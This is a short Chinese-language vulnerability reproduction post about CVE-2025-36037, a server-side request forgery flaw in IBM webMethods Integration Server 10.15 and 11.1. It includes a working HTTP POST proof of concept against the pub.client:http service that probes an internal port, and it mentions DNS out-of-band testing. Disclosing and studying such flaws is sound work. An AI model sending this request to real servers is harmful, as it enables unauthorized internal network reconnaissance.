CVE-2025-36037-IBM webMethods 集成服务器请求伪造-漏洞复现

工作的时候渗透测试了这个系统,找到了N-day但是没有公开的漏洞复现细节,在此分享一下。

IBM webMethods 集成服务器请求伪造漏洞

漏洞概述

IBM webMethods Integration 服务器受到服务器端请求伪造 (SSRF) 的影响。这可能允许经过身份验证的攻击者从系统发送未经授权的请求,潜在地导致网络枚举或促进其他攻击

漏洞地址

https://nvd.nist.gov/vuln/detail/CVE-2025-36037

影响版本

IBM webMethods Integration 10.15

IBM webMethods Integration 11.1

漏洞复现

需要先登入,进入webMethods系统

在 Packages-Management-WmPublic-Browse services in WmPublic

可以找到很多打包好的服务

测试发现pub.client:http包可以进行SSRF漏洞的利用。

漏洞POC

复制代码
POST /invoke/pub.client:http HTTP/1.1
HOST:
Cookie:
Content-Type: application/x-www-form-urlencode

url=http://127.0.0.1:22&method=get

利用SSRF探测发现22端口开放。也可以进行DNS外带测试。

相关推荐
迪康Defender8 小时前
终端供应链安全:应用白名单与软件正版化检测落地|终端安全治理实践
运维·服务器·网络·安全·web安全·自动化·运维开发
科技小登13 小时前
出海高防CDN怎么选?CDN加速、边缘清洗与跨境回源POC指南
tcp/ip·web安全·ddos
是真的小外套18 小时前
网络安全实战第21期:一次完整的注入风险验证与记录
安全·web安全
kingx32 天前
Bugku WEB 题解总集:文件包含 / SQLi / 反序列化 / SSTI / 反爬 / 组件漏洞
web安全·网络安全·ctf·bugku
CCIE-Yasuo2 天前
网络安全-Javascript基础
javascript·安全·web安全
是真的小外套2 天前
网络安全实战第17期:自动化检测误报漏报真相
安全·web安全·自动化
是真的小外套2 天前
网络安全实战第19期:三重防护失效真相之注入攻击的无限变形之路
安全·web安全
是真的小外套2 天前
网络安全实战第14期:Week2周末闯关
网络·安全·web安全
是真的小外套3 天前
网络安全实战第13期:侦察报告撰写
安全·web安全
是真的小外套3 天前
网络安全实战第15期:SQL注入根源之一条拼接语句的警示
sql·安全·web安全